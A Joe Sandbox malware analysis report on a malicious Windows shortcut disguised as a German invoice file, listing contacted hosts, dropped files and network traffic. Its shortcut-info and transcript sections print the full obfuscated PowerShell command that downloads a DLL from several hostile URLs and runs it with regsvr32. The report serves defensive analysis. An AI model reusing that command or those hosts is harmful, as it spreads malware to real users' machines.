http://crl.microsof	powershell.exe, 00000002.00000002.481052 167.000001AFF90D3000.00000004.00000020.0 0020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.jsonsintl.com	powershell.exe, 00000002.00000002.478143 569.000001AFE1AD8000.00000004.00000800.0 0020000.00000000.sdmp, powershell.exe, 0 0000002.00000002.478180056.000001AFE1AED 000.00000004.00000800.00020000.00000000.sdmp	true	• Avira URL Cloud: safe	unknown
http://https://contoso.com/	powershell.exe, 00000002.00000002.480357 906.000001AFF0F43000.00000004.00000800.0 0020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://https://nuget.org/nuget.exe	powershell.exe, 00000002.00000002.480357 906.000001AFF0F43000.00000004.00000800.0 0020000.00000000.sdmp	false		high
http://https://www.hotspotshield.com/terms/	svchost.exe, 00000012.00000003.683864450 .0000027EE419D000.00000004.00000020.0002 0000.00000000.sdmp, svchost.exe, 0000001 2.00000003.684039321.0000027EE418B000.00 000004.00000020.00020000.00000000.sdmp, svchost.exe, 00000012.00000003.684077801 .0000027EE4619000.00000004.00000020.0002 0000.00000000.sdmp, svchost.exe, 0000001 2.00000003.683974723.0000027EE4602000.00 000004.00000020.00020000.00000000.sdmp, svchost.exe, 00000012.00000003.684059886 .0000027EE41AD000.00000004.00000020.0002 0000.00000000.sdmp, svchost.exe, 0000001 2.00000003.684009134.0000027EE4603000.00 000004.00000020.00020000.00000000.sdmp, svchost.exe, 00000012.00000003.683872663 .0000027EE41AD000.00000004.00000020.0002 0000.00000000.sdmp	false		high
http://https://www.pango.co/privacy	svchost.exe, 00000012.00000003.683864450 .0000027EE419D000.00000004.00000020.0002 0000.00000000.sdmp, svchost.exe, 0000001 2.00000003.684039321.0000027EE418B000.00 000004.00000020.00020000.00000000.sdmp, svchost.exe, 00000012.00000003.684077801 .0000027EE4619000.00000004.00000020.0002 0000.00000000.sdmp, svchost.exe, 0000001 2.00000003.683974723.0000027EE4602000.00 000004.00000020.00020000.00000000.sdmp, svchost.exe, 00000012.00000003.684059886 .0000027EE41AD000.00000004.00000020.0002 0000.00000000.sdmp, svchost.exe, 0000001 2.00000003.684009134.0000027EE4603000.00 000004.00000020.00020000.00000000.sdmp, svchost.exe, 00000012.00000003.683872663 .0000027EE41AD000.00000004.00000020.0002 0000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://https://disneyplus.com/legal.	svchost.exe, 00000012.00000003.694418224 .0000027EE418B000.00000004.00000020.0002 0000.00000000.sdmp, svchost.exe, 0000001 2.00000003.694341843.0000027EE419D000.00 000004.00000020.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://https://www.tiktok.com/legal/report	svchost.exe, 00000012.00000003.699317061 .0000027EE418B000.00000004.00000020.0002 0000.00000000.sdmp	false	• URL Reputation: safe	unknown
http:// schemas.xmlsoap.org/ws/2005/05/identity/claims/nam e	powershell.exe, 00000002.00000002.461186 935.000001AFE0EE1000.00000004.00000800.0 0020000.00000000.sdmp	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://cmentarz.5v.pl/themes/zalMkTb/	powershell.exe, 00000002.00000002.478199293.000001AFE1AFA000.00000004.00000800.00020000.00000000.sdmp	false		high
http://help.disneyplus.com.	svchost.exe, 00000012.00000003.694418224.0000027EE418B000.00000004.00000020.00020000.00000000.sdmp, svchost.exe, 00000012.00000003.694341843.0000027EE419D000.00000004.00000020.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.jsonsintl.comx	powershell.exe, 00000002.00000002.478143569.000001AFE1AD8000.00000004.00000800.00020000.00000000.sdmp	true	• Avira URL Cloud: safe	unknown

World Map of Contacted IPs



Public IPs

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
173.82.82.196	unknown	United States		35916	MULTA-ASN1US	true
98.142.105.106	jsonsintl.com	United States		33182	DIMENOCUS	true

Private

IP
192.168.2.1
127.0.0.1

General Information

Joe Sandbox Version:	34.0.0 Boulder Opal
Analysis ID:	632057
Start date and time: 23/05/202208:52:49	2022-05-23 08:52:49 +02:00
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 7m 52s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	RechnungsDetails 2022.20.05_1044.lnk
Cookbook file name:	default.jbs

Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	20
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.evad.winLNK@14/8@2/4
EGA Information:	• Successful, ratio: 66.7%
HDC Information:	• Successful, ratio: 51.3% (good quality ratio 27.5%) • Quality average: 32.8% • Quality standard deviation: 37.5%
HCA Information:	• Successful, ratio: 95% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Found application associated with file extension: .lnk • Adjust boot time • Enable AMSI

Warnings

- Exclude process from analysis (whitelisted): audiodg.exe, BackgroundTransferHost.exe, WMIADAP.exe, backgroundTaskHost.exe, wuapihost.exe
- TCP Packets have been reduced to 100
- Excluded IPs from analysis (whitelisted): 23.211.4.86, 20.223.24.244
- Excluded domains from analysis (whitelisted): client.wns.windows.com, fs.microsoft.com, displaycatalog-rp-europe.md.mp.microsoft.com.akadns.net, neu-displaycatalogrp.frontdoor.bigcatalog.commerce.microsoft.com, ctldl.windowsupdate.com, e1723.g.akamaiedge.net, fs-wildcard.microsoft.com.edgekey.net, fs-wildcard.microsoft.com.edgekey.net.globalredir.akadns.net, arc.msn.com, ris.api.iris.microsoft.com, consumer-displaycatalogrp-aks2aks-europe.md.mp.microsoft.com.akadns.net, store-images.s-microsoft.com, login.live.com, sls.update.microsoft.com, displaycatalog.mp.microsoft.com, img-prod-cms-rt-microsoft-com.akamaized.net, prod.fs.microsoft.com.akadns.net, displaycatalog-rp.md.mp.microsoft.com.akadns.net
- Execution Graph export aborted for target powershell.exe, PID 7100 because it is empty
- Not all processes where analyzed, report is missing behavior information
- Report size getting too big, too many NtOpenKeyEx calls found.
- Report size getting too big, too many NtProtectVirtualMemory calls found.
- Report size getting too big, too many NtQueryValueKey calls found.

Simulations

Behavior and APIs

Time	Type	Description
08:54:09	API Interceptor	39x Sleep call for process: powershell.exe modified
08:54:30	API Interceptor	9x Sleep call for process: svchost.exe modified

Joe Sandbox View / Context

IPs

No context

Domains

No context

ASNs

No context

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\ProgramData\Microsoft\Network\Downloader\qmgr.db

Process:	C:\Windows\System32\svchost.exe
File Type:	Extensible storage engine DataBase, version 0x620, checksum 0xcd192033, page size 16384, DirtyShutdown, Windows version 10.0
Category:	dropped
Size (bytes):	786432
Entropy (8bit):	0.2506588403849658
Encrypted:	false
SSDEEP:	384:M+W0StseCJ48EApW0StseCJ48E2rTSjlK/ebmLerYSRSY1J2:TSB2nSB2RSjlK/+mLesOj1J2
MD5:	2B8BE8B3C3CED65563CC4CB9EADCC3EC
SHA1:	6DE73BCAD562E238AF9948F4F744AB373AC8A3F2
SHA-256:	05126F1424E718FB2A521C971F470D202909639AFB23A209135BDD5F34385248
SHA-512:	AF6E261FDDB577365675E4A682D6817A184C9258E5DD1BDD026D7C451A485DA8C49A0F3F3B5B2B485F9A010507A6D2AEA16D2B957053F8D50BDA845E5475681 3
Malicious:	false
Preview:	.. 3... .....e.f.3...w.....&.....w...6...z_.h.(.....3...w.....B.....@..... ....3...w..... .....Zp...6...z_a.....6...z_..... .....

C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive

Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped
Size (bytes):	1192
Entropy (8bit):	5.325275554903011
Encrypted:	false
SSDEEP:	24:3aEPpQrLAo4KAxX5qRPD42HOoFe9t4CvKuKnKJJx5:qEPerB4nqRL/HvFe9t4Cv94ar5
MD5:	05CF074042A017A42C1877FC5DB819AB
SHA1:	5AF2016605B06ECE0BFB3916A9480D6042355188
SHA-256:	971C67A02609B2B561618099F48D245EA4EB689C6E9F85232158E74269CAA650
SHA-512:	96C1C1624BB50EC8A7222E4DD21877C3F4A4D03ACF15383E9CE41070C194A171B904E3BF568D8B2B7993EADE0259E65ED2E3C109FD062D94839D48DFF04143 A
Malicious:	false
Preview:	@...e.....@.....8.....'....L..}.....System.Numerics.H.....<@.^.L."My...:..... .Microsoft.PowerShell.ConsoleHost0.....G-.o.. .A...4B.....System..4.....[...{a.C..%6..h.....System.Core.D.....fZve...F.....x.).....System.Management.AutomationL.....7.....J@.....~.....#.Micro soft.Management.Infrastructure.<.....H..QN.Y.f.....System.Management...@.....Lo...QN.....<Q.....System.DirectoryServices4.....Zg5..:O..g..q..... ...System.Xml..4.....T..'Z..N..Nvj.G.....System.Data.H..... ....H..m)aUu.....Microsoft.PowerShell.Security...<.....)L..Pz.O.E.R.....System.Tran sactions.<.....):gK..G...$.1.q.....System.ConfigurationP...../.C..J..%...].....%.Microsoft.PowerShell.Commands.Utility...D.....-.D.F.<;.nt.1.....S ystem.Configuration.Ins

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_wtms2noi.pps.psm1

Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B

SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA46510A
Malicious:	false
Preview:	1

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_xvcdsjdc.j3a.ps1

Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA46510A
Malicious:	false
Preview:	1

C:\Users\user\AppData\Local\ZtMIjYx\IKdzfJtQpj.BCP

Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	PE32+ executable (DLL) (GUI) x86-64, for MS Windows
Category:	dropped
Size (bytes):	365056
Entropy (8bit):	7.158107270371674
Encrypted:	false
SSDEEP:	3072:JI0AM0yQkR9M6lglELtJUNjiWGyWcTN0JUiA2tqZ4IvUlDAj7UOjVifSwHEDQVLK:i5MR9M6y3TsRIvgMSS3AyUrhYu3j
MD5:	12B85FB674E94931DA5BEBDAC764DA9A
SHA1:	9B3925EF9D538E889DAD5F7093CA3C578F9730C9
SHA-256:	4F7092CD881FC00ED017787C704C3D1B221B5B13D9A34539732BFC1EDB8261C5
SHA-512:	5167C98936578940E8A15308776DC10A2C3846C9262D7C189465F7DB1BA49E76DD4B227C8E2AD3ABA37139EE3E65A179B51397BD18362C9DF83D2160523C7EA
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100% • Antivirus: Metadefender, Detection: 31%, Browse • Antivirus: ReversingLabs, Detection: 40%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....8..ik..ik..ik...k..ik...k..ik..k..ik..hk..ik...k..ik...k..ik...k..ik...k..ikRich..ik.....PE..d...v{.b....." .....5.....T....@.....P.....text..... ..`.rdata..T.... .....@..@.data....7.....@....pdata.....@..@.rsrc..... @..@.reloc.....@..B.....

C:\Users\user\Documents\20220523\PowerShell_transcript.580913.ffZmUZc7.20220523085407.txt

Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	2558
Entropy (8bit):	5.979633073915895
Encrypted:	false
SSDEEP:	48:BZuv/ooO+VipJ7o/awfYnB33ZoqDYB1ZkzVipJ7o/awfYnB33XoZZZC:BZC/oN+kpOtYnBHOqDo1ZEkpOtYnBHYM
MD5:	70BE1F4382251E34AE9AEE7F24557F6C
SHA1:	EAE883975F7B11C5E93216E2585B3F288F34E3AA
SHA-256:	2EF71BD4C4054FF7026969F2D3B4E21893A9CB4CE72653B22DBD66C42A1C3D68
SHA-512:	4BDE6D3AEC134832FEB7D56E0A4F252F1C57772AC896252882B634665B9A915EFB9FB5561579E01E7B5E3554A99AF25E02362E7C3FAF53520B19B3190B1EC0ED
Malicious:	false

Preview:	.**********..Windows PowerShell transcript start..Start time: 20220523085409..Username: computer\user..RunAs User: computer\user..Configuration Name: ..Machine: 580913 (Microsoft Windows NT 10.0.17134.0)..Host Application: powershell.exe -c &{$HXG=[System.Text.Encoding]::ASCII;$ghT='ICBXcml0ZS1Ib3N0ICJYaHFJVSI7JFByb2dyZXNzUHJlZmVyZW5jZT0iU2lsZW50bHlDb250aW51ZSI7JGxpbmtzPSgiaHR0cDovL3d3dy5qc29uc2ludGwuY29tL1J4c0dnb1ZXejkvNEhGaTNaWll0blndEVMZ0NIblovIiwiaHR0cDovL2NtZW50YXJ6LjV';$ufmV='2LnBsL3RoZW1lcy96YWxNa1RiLyIsImh0dHBzOi8vbmFraGFyaW5pdHdlYmhvc3RpbmcuY29tL0hTRFlLTjFYNUdMRi8iLCJodHRwOi8vbmNpYS5kb3Rob21lLmNvLmtyL3dwLWluY2x1ZGVzL2x1N0pialg4WEwxS2FELyIsImh0dHA6Ly9waWZmbC5jb20vcGlmZmwuY29tL2EvIiwiaHR0cDovL2RpZ2l0YWxraXRjaGVuLmpwL2ltYWdlcy9QVm4vIik7JHQ9Ilp0TUlqWXgiOyRkPSIkZW52OlRNUFwuLlwkdCI7bWtkaXIgLWZvcmNlICRkIHwgb3V0LW51bGw7Zm9yZWFjaCAoJHUgaW4gJGxpbmtzKSB7dHJ5IHtJV1IgJHUgLU91dEZpbGUgJGRcSUtkemZKdFFwai5CQ1A7UmVnc3ZyMzIuZXhlICkZFxJS2R6Zkp0UXBqLkJDUCI7YnJlYWt

C:\Windows\ServiceProfiles\LocalService\AppData\Local\FontCache\Fonts\Download-1.tmp

Process:	C:\Windows\System32\svchost.exe
File Type:	ASCII text, with no line terminators
Category:	dropped
Size (bytes):	55
Entropy (8bit):	4.306461250274409
Encrypted:	false
SSDEEP:	3:YDQRWu83XfAw2fHbY:YMRl83Xt2f7Y
MD5:	DCA83F08D448911A14C22EBCACC5AD57
SHA1:	91270525521B7FE0D986DB19747F47D34B6318AD
SHA-256:	2B4B2D4A06044AD0BD2AE3287CFCBECD90B959FEB2F503AC258D7C0A235D6FE9
SHA-512:	96F3A02DC4AE302A30A376FC7082002065C7A35ECB74573DE66254EFD701E8FD9E9D867A2C8ABEB4C482738291B715D4965A0D2412663FDF1EE6CBC0BA9FBACA
Malicious:	false
Preview:	{"fontSetUri":"fontset-2017-04.json","baseUri":"fonts"}

C:\Windows\System32\ZrCipB\RLcE.dll (copy)

Process:	C:\Windows\System32\regsvr32.exe
File Type:	PE32+ executable (DLL) (GUI) x86-64, for MS Windows
Category:	dropped
Size (bytes):	365056
Entropy (8bit):	7.158107270371674
Encrypted:	false
SSDEEP:	3072:JI0AM0yQkR9M6lglELtJUNjiWGyWcTN0JUiA2tqZ4IvUlDAj7UOjVifSwHEDQVLK:i5MR9M6y3TsRIvgMSS3AyUrhYu3j
MD5:	12B85FB674E94931DA5BEBDAC764DA9A
SHA1:	9B3925EF9D538E889DAD5F7093CA3C578F9730C9
SHA-256:	4F7092CD881FC00ED017787C704C3D1B221B5B13D9A34539732BFC1EDB8261C5
SHA-512:	5167C98936578940E8A15308776DC10A2C3846C9262D7C189465F7DB1BA49E76DD4B227C8E2AD3ABA37139EE3E65A179B51397BD18362C9DF83D2160523C7EA
Malicious:	false
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....8..ik..ik..ik...k..ik...k..ik..k..ik..hk..ik...k..ik...k..ik...k..ik...k..ikRich..ik.....PE..d...v{.b....." .....5.....T....@.....P.....text..... ..`.rdata..T.... .....@..@.data....7.....@....pdata.....@..@.rsrc.....@..@.reloc.....@..B.....

Static File Info

General

File type:	MS Windows shortcut, Item id list present, Points to a file or directory, Has Relative path, Has command line arguments, Icon number=134, Archive, ctime=Fri Feb 4 06:07:07 2022, mtime=Thu May 19 18:45:55 2022, atime=Fri Feb 4 06:07:07 2022, length=289792, window=hidenormalshowminimized
Entropy (8bit):	3.753682067002701
TrID:	• Windows Shortcut (20020/1) 100.00%
File name:	RechnungsDetails 2022.20.05_1044.lnk
File size:	3599
MD5:	235332fd9cf506fd4508ac0fb8d1b64a
SHA1:	514f37f2b32eb85d18588f44670830e355c69749
SHA256:	6a6547bc259080ecf6b26354da81caaa639216191f5a59d9cc088a2e9597e9c9
SHA512:	e048348c033e9d18678a44242e78edefb5efe24f279aa9e979466cda3142be4194edcdffd45d8a0dedbe82d0a916805e83e8f386cade90726185122d3aee6c15
SSDEEP:	48:8iMuTKt9pLXjFoByV2jGxHiBdb7mbtfcIsmkJgZfRAMI2aby:8iMuWt9pLpSycKxCBdb7bm4MR
TLSH:	3771CF393DD95118E1F3DF757CE9BA96CFA9B623B512495E008103064D51600EE96D3F
File Content Preview:	L.....F.... .....<.....S....k....<.....I.....5....P.O. .:i.....+00../C:\.....V.1.....T....Windows.@.....OwH.T!.....!.....W.i.n.d.o.w.s.....Z.1.....T.2..System32..B.....OwH.T!.....

File Icon

Icon Hash:	fc3cf4c4dcd9d9ed


Static Windows Shortcut Info

General

Relative Path:	
Command Line Argument:	/v:on /c zlkGA07kqp/HVSJK6L7RjY+ay04qYhLTdlRQkqlXeTfVVJIU9NeSf/9YcHLfxyd+ETRqdB8X||p^o^w^e^r^s^h^e^l^l.e^x^e -c "&{$HXG=[System.Text.Encoding]::ASCII;$ghT='ICBXcml0ZS1Ib3N0ICJYaHFJVSI7JFByb2dyZXNzUHJlZmVyZW5jZT0iU2lsZW50bHlDb250aW51ZSI7JGxpbmtzPSgiaHR0cDovL3d3dy5qc29uc2ludGwuY29tL1J4c0dnb1ZXejkvNEhGaTNaWll0bllndEVMZ0NIblovIiwiaHR0cDovL2NtZW50YXJ6LjV';$ufmV='2LnBsL3RoZW1lcy96YWxNa1RiLyIsImh0dHBzOi8vbmFraGFyaW5pdHdlYmhvc3RpbmcuY29tL0hTRFlLTjFYNUdMRi8iLCJodHRwOi8vbmNpYS5kb3Rob21lLmNvLmtyL2ltYWdlcy9QVm4vIik7JHQ9IlpOTUlqWXgiOyRkPSIkZW52OlRNUFwuLlwkdCI7bWtkaXIgLWZvcmNlICRkIHwgb3V0LW51bGw7Zm9yZWFjaCAoJHUgaW4gJGxpbmtzKSB7dHJ5IHtJV1IgJHUgLU91dEZpbGUgJGRcSUtkemZKdFFwai5CQ1A7UmVnc3ZyMzIuZXhlICIkZFxJS2R6Zkp0UXBqLkJDUCI7YnJlYWt9IGNhdGNoIHsgfX0=';$AHI=[System.Convert]::FromBase64String($ghT+$ufmV);$TcqkRL=$HXG.GetString($AHI); iex ($TcqkRL)}"
Icon location:	shell32.dll

Network Behavior

Network Port Distribution



TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 23, 2022 08:54:12.762672901 CEST	49754	80	192.168.2.5	98.142.105.106
May 23, 2022 08:54:12.890944958 CEST	80	49754	98.142.105.106	192.168.2.5
May 23, 2022 08:54:12.891443014 CEST	49754	80	192.168.2.5	98.142.105.106
May 23, 2022 08:54:12.907315016 CEST	49754	80	192.168.2.5	98.142.105.106
May 23, 2022 08:54:13.035698891 CEST	80	49754	98.142.105.106	192.168.2.5
May 23, 2022 08:54:13.094686031 CEST	80	49754	98.142.105.106	192.168.2.5
May 23, 2022 08:54:13.094719887 CEST	80	49754	98.142.105.106	192.168.2.5
May 23, 2022 08:54:13.094737053 CEST	80	49754	98.142.105.106	192.168.2.5
May 23, 2022 08:54:13.094753027 CEST	80	49754	98.142.105.106	192.168.2.5
May 23, 2022 08:54:13.094765902 CEST	80	49754	98.142.105.106	192.168.2.5
May 23, 2022 08:54:13.094778061 CEST	80	49754	98.142.105.106	192.168.2.5
May 23, 2022 08:54:13.094780922 CEST	49754	80	192.168.2.5	98.142.105.106
May 23, 2022 08:54:13.094790936 CEST	80	49754	98.142.105.106	192.168.2.5
May 23, 2022 08:54:13.094804049 CEST	80	49754	98.142.105.106	192.168.2.5
May 23, 2022 08:54:13.094820023 CEST	80	49754	98.142.105.106	192.168.2.5
May 23, 2022 08:54:13.094831944 CEST	80	49754	98.142.105.106	192.168.2.5
May 23, 2022 08:54:13.094856977 CEST	49754	80	192.168.2.5	98.142.105.106
May 23, 2022 08:54:13.094913006 CEST	49754	80	192.168.2.5	98.142.105.106

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 23, 2022 08:54:13.223062992 CEST	80	49754	98.142.105.106	192.168.2.5
May 23, 2022 08:54:13.223097086 CEST	80	49754	98.142.105.106	192.168.2.5
May 23, 2022 08:54:13.223113060 CEST	80	49754	98.142.105.106	192.168.2.5
May 23, 2022 08:54:13.223129034 CEST	80	49754	98.142.105.106	192.168.2.5
May 23, 2022 08:54:13.223225117 CEST	49754	80	192.168.2.5	98.142.105.106
May 23, 2022 08:54:13.223264933 CEST	49754	80	192.168.2.5	98.142.105.106
May 23, 2022 08:54:13.223268986 CEST	80	49754	98.142.105.106	192.168.2.5
May 23, 2022 08:54:13.223289013 CEST	80	49754	98.142.105.106	192.168.2.5
May 23, 2022 08:54:13.223303080 CEST	80	49754	98.142.105.106	192.168.2.5
May 23, 2022 08:54:13.223315001 CEST	80	49754	98.142.105.106	192.168.2.5
May 23, 2022 08:54:13.223326921 CEST	80	49754	98.142.105.106	192.168.2.5
May 23, 2022 08:54:13.223340034 CEST	80	49754	98.142.105.106	192.168.2.5
May 23, 2022 08:54:13.223351955 CEST	80	49754	98.142.105.106	192.168.2.5
May 23, 2022 08:54:13.223392963 CEST	80	49754	98.142.105.106	192.168.2.5
May 23, 2022 08:54:13.223407984 CEST	80	49754	98.142.105.106	192.168.2.5
May 23, 2022 08:54:13.223418951 CEST	80	49754	98.142.105.106	192.168.2.5
May 23, 2022 08:54:13.223433018 CEST	80	49754	98.142.105.106	192.168.2.5
May 23, 2022 08:54:13.223448992 CEST	80	49754	98.142.105.106	192.168.2.5
May 23, 2022 08:54:13.223467112 CEST	80	49754	98.142.105.106	192.168.2.5
May 23, 2022 08:54:13.223479033 CEST	49754	80	192.168.2.5	98.142.105.106
May 23, 2022 08:54:13.223484993 CEST	80	49754	98.142.105.106	192.168.2.5
May 23, 2022 08:54:13.223516941 CEST	80	49754	98.142.105.106	192.168.2.5
May 23, 2022 08:54:13.223522902 CEST	49754	80	192.168.2.5	98.142.105.106
May 23, 2022 08:54:13.223536015 CEST	80	49754	98.142.105.106	192.168.2.5
May 23, 2022 08:54:13.223547935 CEST	49754	80	192.168.2.5	98.142.105.106
May 23, 2022 08:54:13.223586082 CEST	49754	80	192.168.2.5	98.142.105.106
May 23, 2022 08:54:13.351563931 CEST	80	49754	98.142.105.106	192.168.2.5
May 23, 2022 08:54:13.351594925 CEST	80	49754	98.142.105.106	192.168.2.5
May 23, 2022 08:54:13.351612091 CEST	80	49754	98.142.105.106	192.168.2.5
May 23, 2022 08:54:13.351629019 CEST	80	49754	98.142.105.106	192.168.2.5
May 23, 2022 08:54:13.351646900 CEST	49754	80	192.168.2.5	98.142.105.106
May 23, 2022 08:54:13.351694107 CEST	49754	80	192.168.2.5	98.142.105.106
May 23, 2022 08:54:13.351914883 CEST	80	49754	98.142.105.106	192.168.2.5
May 23, 2022 08:54:13.351944923 CEST	80	49754	98.142.105.106	192.168.2.5
May 23, 2022 08:54:13.351979017 CEST	80	49754	98.142.105.106	192.168.2.5
May 23, 2022 08:54:13.351989031 CEST	49754	80	192.168.2.5	98.142.105.106
May 23, 2022 08:54:13.352010965 CEST	80	49754	98.142.105.106	192.168.2.5
May 23, 2022 08:54:13.352027893 CEST	80	49754	98.142.105.106	192.168.2.5
May 23, 2022 08:54:13.352045059 CEST	80	49754	98.142.105.106	192.168.2.5
May 23, 2022 08:54:13.352057934 CEST	49754	80	192.168.2.5	98.142.105.106
May 23, 2022 08:54:13.352061987 CEST	80	49754	98.142.105.106	192.168.2.5
May 23, 2022 08:54:13.352080107 CEST	80	49754	98.142.105.106	192.168.2.5
May 23, 2022 08:54:13.352091074 CEST	49754	80	192.168.2.5	98.142.105.106
May 23, 2022 08:54:13.352097034 CEST	80	49754	98.142.105.106	192.168.2.5
May 23, 2022 08:54:13.352117062 CEST	80	49754	98.142.105.106	192.168.2.5
May 23, 2022 08:54:13.352134943 CEST	80	49754	98.142.105.106	192.168.2.5
May 23, 2022 08:54:13.352139950 CEST	49754	80	192.168.2.5	98.142.105.106
May 23, 2022 08:54:13.352152109 CEST	80	49754	98.142.105.106	192.168.2.5
May 23, 2022 08:54:13.352169991 CEST	80	49754	98.142.105.106	192.168.2.5
May 23, 2022 08:54:13.352174997 CEST	49754	80	192.168.2.5	98.142.105.106
May 23, 2022 08:54:13.352186918 CEST	80	49754	98.142.105.106	192.168.2.5
May 23, 2022 08:54:13.352196932 CEST	49754	80	192.168.2.5	98.142.105.106
May 23, 2022 08:54:13.352204084 CEST	80	49754	98.142.105.106	192.168.2.5
May 23, 2022 08:54:13.352220058 CEST	80	49754	98.142.105.106	192.168.2.5
May 23, 2022 08:54:13.352236986 CEST	80	49754	98.142.105.106	192.168.2.5
May 23, 2022 08:54:13.352241993 CEST	49754	80	192.168.2.5	98.142.105.106
May 23, 2022 08:54:13.352260113 CEST	80	49754	98.142.105.106	192.168.2.5
May 23, 2022 08:54:13.352277040 CEST	80	49754	98.142.105.106	192.168.2.5

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 23, 2022 08:54:13.352283001 CEST	49754	80	192.168.2.5	98.142.105.106
May 23, 2022 08:54:13.352293968 CEST	80	49754	98.142.105.106	192.168.2.5
May 23, 2022 08:54:13.352308989 CEST	49754	80	192.168.2.5	98.142.105.106
May 23, 2022 08:54:13.352310896 CEST	80	49754	98.142.105.106	192.168.2.5
May 23, 2022 08:54:13.352329016 CEST	80	49754	98.142.105.106	192.168.2.5
May 23, 2022 08:54:13.352344990 CEST	80	49754	98.142.105.106	192.168.2.5
May 23, 2022 08:54:13.352363110 CEST	49754	80	192.168.2.5	98.142.105.106
May 23, 2022 08:54:13.352364063 CEST	80	49754	98.142.105.106	192.168.2.5
May 23, 2022 08:54:13.352381945 CEST	80	49754	98.142.105.106	192.168.2.5
May 23, 2022 08:54:13.352390051 CEST	49754	80	192.168.2.5	98.142.105.106
May 23, 2022 08:54:13.352400064 CEST	80	49754	98.142.105.106	192.168.2.5
May 23, 2022 08:54:13.352416992 CEST	80	49754	98.142.105.106	192.168.2.5
May 23, 2022 08:54:13.352421999 CEST	49754	80	192.168.2.5	98.142.105.106
May 23, 2022 08:54:13.352433920 CEST	80	49754	98.142.105.106	192.168.2.5
May 23, 2022 08:54:13.352452993 CEST	80	49754	98.142.105.106	192.168.2.5
May 23, 2022 08:54:13.352461100 CEST	49754	80	192.168.2.5	98.142.105.106
May 23, 2022 08:54:13.352472067 CEST	80	49754	98.142.105.106	192.168.2.5
May 23, 2022 08:54:13.352495909 CEST	49754	80	192.168.2.5	98.142.105.106
May 23, 2022 08:54:13.352502108 CEST	80	49754	98.142.105.106	192.168.2.5
May 23, 2022 08:54:13.352519035 CEST	80	49754	98.142.105.106	192.168.2.5
May 23, 2022 08:54:13.352529049 CEST	49754	80	192.168.2.5	98.142.105.106
May 23, 2022 08:54:13.352535963 CEST	80	49754	98.142.105.106	192.168.2.5
May 23, 2022 08:54:13.352554083 CEST	80	49754	98.142.105.106	192.168.2.5
May 23, 2022 08:54:13.352559090 CEST	49754	80	192.168.2.5	98.142.105.106

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 23, 2022 08:54:12.413779974 CEST	54322	53	192.168.2.5	8.8.8.8
May 23, 2022 08:54:12.551898956 CEST	53	54322	8.8.8.8	192.168.2.5
May 23, 2022 08:54:12.559169054 CEST	62704	53	192.168.2.5	8.8.8.8
May 23, 2022 08:54:12.697422028 CEST	53	62704	8.8.8.8	192.168.2.5

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
